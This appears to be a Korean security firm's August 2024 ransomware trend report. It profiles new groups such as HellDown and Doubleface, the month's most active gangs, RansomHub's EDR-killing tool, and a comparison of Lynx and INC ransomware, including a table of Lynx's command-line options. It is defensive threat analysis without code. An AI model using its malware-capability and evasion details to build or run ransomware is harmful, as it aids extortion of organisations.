


그림 2. 2024 년 8 월 랜섬웨어 위협 현황

새로운 위협

8 월에 발견된 새로운 사이버 위협은 총 2 건으로, 이는 지난달에 비해 크게 감소한 수치다. 특히 8 월 13 일 등장한 HellDown 랜섬웨어 그룹은 다크웹에 데이터 유출 사이트를 개설한 후, 첫날에만 9 건의 피해자를 공개했다. 이후 10 일간 8 건을 추가해, 활동을 시작한 지 10 일 만에 총 17 건의 피해자를 게시했다. 피해자 중에는 대만에 위치한 글로벌 네트워킹 및 보안 솔루션 업체인 Zyxel Networks 도 포함되어 있으며, 이들은 253GB 에 달하는 급여 명세서와 재무제표 등 내부 정보를 탈취했다고 주장했다. 그러나 8 월 24 일 이후로는 다크웹 유출 사이트에 접속할 수 없는 상태가 계속되고 있다.

한편, Doubleface 그룹은 8 월 5 일 텔레그램 채널을 개설하고, 이를 주로 활용해 활동하고 있다. X(구 트위터)에서도 활동하며, 텔레그램 메시지를 통해 자신들이 금전을 목적으로 하는 해커 집단임을 밝히고 있다. 또한 X 의 소개란에서 자신들을 러시아 해커 그룹 APT66 으로 지칭하고 있다. 이들은 랜섬웨어 정보뿐만 아니라 다수의 웹사이트 변조 공격도 감행하고 있으며, HexaLocker, 랜섬허브(RansomHub), God Team, LETGH0ST 같은 공격자 그룹들과 제휴를 맺었다고 발표했다. 다만 RansomHub 와의 제휴 게시글은 현재 삭제된 상태다.

그림 3. Doubleface 랜섬웨어

Doubleface 그룹은 텔레그램 채널 개설 당일, 랜섬웨어 판매 게시글을 올렸으며, 해당 랜섬웨어는 AES 와 RSA 알고리즘을 사용해 파일을 암호화하고 Anti-VM, Anti-Debugging, Anti-Sandbox 기능을 제공한다고 홍보하고 있다. 랜섬웨어 실행 영상에 따르면, 파일 암호화뿐만 아니라 복호화 키 입력 창을 강제로 고정하여 화면을 제어하는 기능도 포함되어 있다. 그러나 복호화 키의 진위를 확인하지 않고 무작정 복호화를 시도하기 때문에, 잘못된 키를 입력할 경우 파일이 영구적으로 손상될 위험이 있다. 해당 랜섬웨어의 페이로드는 개당 500 달러(한화 약 67 만 원)이며, 전체 소스코드는 1 만 달러(한화 약 1,340 만 원)에 판매되고 있다.

Top5 랜섬웨어




그림 4. 산업/국가별 주요 랜섬웨어 공격 현황

RansomHub 랜섬웨어 그룹은 7 월에만 48 건의 피해자를 게시하며 활발히 활동했으나, 8 월에는 그보다 25 건 더 많은 73 건을 게시하며 위협적인 모습을 보이고 있다. 특히, 8 월에는 EDR(Endpoint Detection and Response) 솔루션을 비활성화하는 악성 도구인 EDRKillShifter 를 사용한 정황이 발견되었다. 이 도구는 실행 시 암호화된 리소스를 복호화하기 위해 특정 키 값이 필요하며, 합법적인 드라이버의 취약점을 이용한 BYOVD(Bring Your Own Vulnerable Driver) 기법을 통해 EDR 솔루션의 보호 기능을 비활성화한다. 해당 악성 도구는 다크웹에서 판매되기 때문에 다른 공격자 그룹도 이를 악용할 수 있다. BYOVD 기법은 신뢰할 수 있는 드라이버를 통해 공격이 이루어지기 때문에, EDR 솔루션과 권한 관리 등의 적절한 대응이 필요하다. RansomHub 그룹에 대한 더 자세한 분석은 2 분기 KARA 랜섬웨어 동향 보고서에서 확인할 수 있다.

Meow 랜섬웨어는 Conti v2 랜섬웨어의 유출된 소스코드를 기반으로 제작된 랜섬웨어다. 2023 년에 다크웹 유출 사이트를 개설한 이후, 매달 10 건 이하의 피해자를 게시해왔으나, 2024 년 7 월부터 피해자 수가 증가하기 시작해 8 월에는 전체 피해자의 51%에 해당하는 43 건을 게시하며 활동량이 폭발적으로 증가했다. 이 그룹은 8 월에 50 개국에 지사를 둔 글로벌 제약회사 Zydus Pharmaceuticals 를 공격해 재무 문서, 고객 데이터, 실험 연구 자료 등 20GB 에 달하는 데이터를 탈취한 것으로 알려졌다.

락빗(LockBit) 랜섬웨어는 8 월 11 일과 12 일, 다크웹 유출 사이트에 약 90 건의 피해자를 일괄적으로 게시했으나, 대부분은 2022 년부터 2024 년 사이에 이미 게시된 피해자들이었다. 그중 신규 피해자는 15 건에 불과했다. 이후 2 건의 피해자만 추가로 게시하며 활동이 저조한 모습을 보이다가, 8 월 30 일에 다시 11 건을 추가로 게시했다.

플레이(Play) 랜섬웨어는 주로 미국 소재 기업들을 표적으로 삼고 있다. 8 월에는 미국의 반도체 제조사인 Microchip Technology 를 공격해 내부 기밀 데이터와 개인 정보, 예산, 급여, 회계 데이터를 탈취했다고 주장했다. 이 그룹은 일부 기밀 문서와 고객사 정보, 회계 정보를 공개했으며, 추가적인 대응이 없을 경우 모든 데이터를 공개할 것이라고 경고했다.

Lynx 랜섬웨어는 7 월에 등장한 신규 그룹으로, 8 월 동안 꾸준히 피해자를 업로드하며 5 번째로 많은 피해자를 게시한 그룹으로 확인되었다. 이 그룹은 자산 관리 전문 기업인 Pyle Group 을 공격해 민감한 기업 정보를 탈취했다고 주장했으며, 예고된 공개 날짜가 한참 지난 후 데이터를 공개했다. 8 월 15 일에는 메두사(Medusa) 랜섬웨어의 다크웹 유출 사이트에도 Pyle Group 이 피해자로 게시되었으며, Medusa 그룹은 TOX Chat 을 통해 데이터를 확인할 수 있다고 알렸다.

■ 랜섬웨어 집중 포커스

Lynx 랜섬웨어 개요




그림 5. Lynx 랜섬웨어 데이터 유출 사이트

Lynx 랜섬웨어는 7 월 29 일 유출 사이트가 발견되면서 본격적으로 주목받기 시작했다. 사이트가 발견되었을 당시 이미 7 월 17 일에 게시된 글이 2 개 존재했으며, 다크웹 기반 사이트뿐만 아니라 클리어넷 사이트도 함께 발견됐다. 현재는 클리어넷 사이트만 접근이 가능한 상태다. 7 월 24 일 다크웹 유출 사이트에 업로드된 그룹 소개글에 따르면, Lynx 는 금전적 목적을 위해 공격을 수행하지만, 정부 기관, 병원, 비영리 조직 등 사회적으로 중요한 역할을 하는 기관에 대해서는 엄격한 공격 제한 정책을 가지고 있다고 소개하고 있다. 실제로 이들은 이들 기관을 제외한 다양한 산업 분야를 대상으로 공격을 수행하며, 활동 시작 한 달 만에 21 건의 피해자를 게시해 새로운 위협으로 부상하고 있다.




그림 6. 다크웹 유출 사이트 비교(상: INC ransom, 하: Lynx)

Lynx 랜섬웨어와 INC 랜섬웨어 간의 연관성을 시사하는 여러 정황도 발견되었다. 첫 번째 정황으로는, INC 랜섬웨어 그룹이 5 월에 다크웹 유출 사이트의 디자인을 변경한 후, Lynx 랜섬웨어의 다크웹 유출 사이트가 이와 매우 흡사한 디자인을 사용하고 있다는 점이다.




그림 7. 랜섬웨어 문자열 비교(좌: INC ransom, 우: Lynx)

두 번째 정황은 Lynx 랜섬웨어 파일을 분석한 결과, INC 랜섬웨어와 동일한 문자열과 암호화 알고리즘을 사용하고 있으며, 프로그램 실행 흐름 등 기능적으로도 매우 유사한 부분이 확인되었다. 이는 INC 랜섬웨어 그룹이 5 월에 랜섬웨어 소스코드 및 관리 패널 같은 주요 시스템의 소스코드를 해킹 포럼에서 30 만 달러(한화 약 4 억 원)에 판매한 이력이 있는 점과 연관이 있을 것으로 보인다. Lynx 랜섬웨어가 이 소스코드를 구매해 활동을 시작한 것일 가능성이 크다.

따라서 이번 보고서에서는 두 랜섬웨어의 유사점과 차이점을 집중적으로 분석하며, Lynx 랜섬웨어에 대한 상세한 분석 내용을 제공하고자 한다.




그림 8. Lynx 랜섬웨어 개요

Lynx 랜섬웨어 전략




그림 9. Lynx 랜섬웨어 공격 전략

Lynx 랜섬웨어는 실행 시 추가적인 인자 입력을 통해서 숨겨진 드라이브를 마운트하거나, 실행 시 보이는 명령 프롬프트 창을 숨기는 등 여러 기능을 활성화하거나 비활성화할 수 있다. 총 12 개의 옵션이 존재하며, 별도의 실행 인자가 없어도 정상적으로 실행이 가능하다. Lynx 랜섬웨어가 사용하는 실행 인자는 아래 표와 같다.

인자	설명
--file [파일경로]	지정한 파일만 암호화
--dir [디렉토리경로]	지정한 폴더만 암호화
--help	실행 인자 설명 출력
--verbose	디버깅 로그 출력
--stop-processes	파일 암호화 직전, 대상 파일이 실행중인 경우 프로세스 종료
--encrypt-network	네트워크 공유 자원 암호화
--load-drives	숨겨진 드라이브 마운트
--hide-cmd	랜섬웨어 실행 시 보이는 명령 프롬프트 창 숨김
--no-background	배경화면 변경 기능 비활성화
--no-print	랜섬노트 출력 기능 비활성화
--kill	특정 프로세스 및 서비스 종료
--safe-mode	안전모드 부팅(기능 존재하지 않음)

표 1. Lynx 랜섬웨어 실행 인자

랜섬웨어 분석 결과 12 개의 실행 인자 옵션 중 안전 모드로 부팅하는 기능이라고 설명한 “--safe-mode”의 경우, 해당 인자가 입력됐는지 확인하는 코드는 존재하지만 실제로 안전모드로

부팅하거나 재부팅 이후 자동으로 랜섬웨어를 다시 시작하기 위한 코드는 발견되지 않았다. 실제로 실행한 결과 해당 인자를 확인하는 로그만 출력될 뿐, 안전모드로 진입하지 않는다.




그림 10. 랜섬웨어 실행 인자 비교(상: INC, 하: Lynx)

Lynx 랜섬웨어의 실행 인자는 표기만 다를 뿐 상세한 기능과 작동 방식이 INC 랜섬웨어와 동일하다. 다만 INC 랜섬웨어는 암호화 모드를 설정할 수 있는 “--mode” 인자가 존재하는 반면, Lynx 랜섬웨어는 별도로 암호화 모드를 설정하는 기능이 존재하지 않는다.

또한 배경화면 변경과 랜섬노트 출력 기능을 비활성화 하는 실행 인자가 추가된 것도 확인됐다. INC 랜섬웨어는 랜섬웨어를 시작 서비스에 등록한 뒤 안전모드로 부팅하는 반면, Lynx 랜섬웨어는 해당 기능이 아예 삭제됐으며, 앞서 설명했듯이 “--safe-mode” 인자도 아무런 기능이 없다.

